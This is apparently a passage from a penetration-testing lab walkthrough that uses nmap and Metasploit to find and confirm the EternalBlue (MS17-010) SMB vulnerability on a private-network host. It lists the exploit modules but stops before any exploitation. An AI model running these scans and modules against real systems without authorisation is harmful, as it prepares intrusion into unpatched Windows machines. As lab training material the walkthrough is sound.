
```
kali@kali:~$ nmap -sT -p445 192.168.36.135-200 --script smb-vuln-ms17-010.nse
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 05:40 EDT
Nmap scan report for 192.168.36.152
Host is up (0.0016s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacr
ypt-attacks/
```

EternalBlue is such a famous vulnerability that Metasploit has many modules related to it.




```
   #  Name                                           Disclosure Date  Rank     Check  Des
cription
   -  ----                                           ---------------  ----     -----  ---
--------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS1
7-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS1
7-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS1
7-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS1
7-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS1
7-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB
 DOUBLEPULSAR Remote Code Execution
```

Although nmap detected the vulnerability, let me use a auxiliary scanner of Metasploit to che-
ck if the target is indeed vulnerable.




```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                          Required
 Description
   ----         ---------------                                          --------
 -----------
   CHECK_ARCH   true                                                     no
 Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                     no
 Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                    no
 Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes
 List of named pipes to check
   RHOSTS                                                                yes
 The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        445                                                      yes
 The SMB service port (TCP)
   SMBDomain    .                                                        no
 The Windows domain to use for authentication
   SMBPass                                                               no
 The password for the specified username
   SMBUser                                                               no
 The username to authenticate as
   THREADS      1                                                        yes
 The number of concurrent threads (max one per host)
```

Even this module confirms that our target is vulnerable.

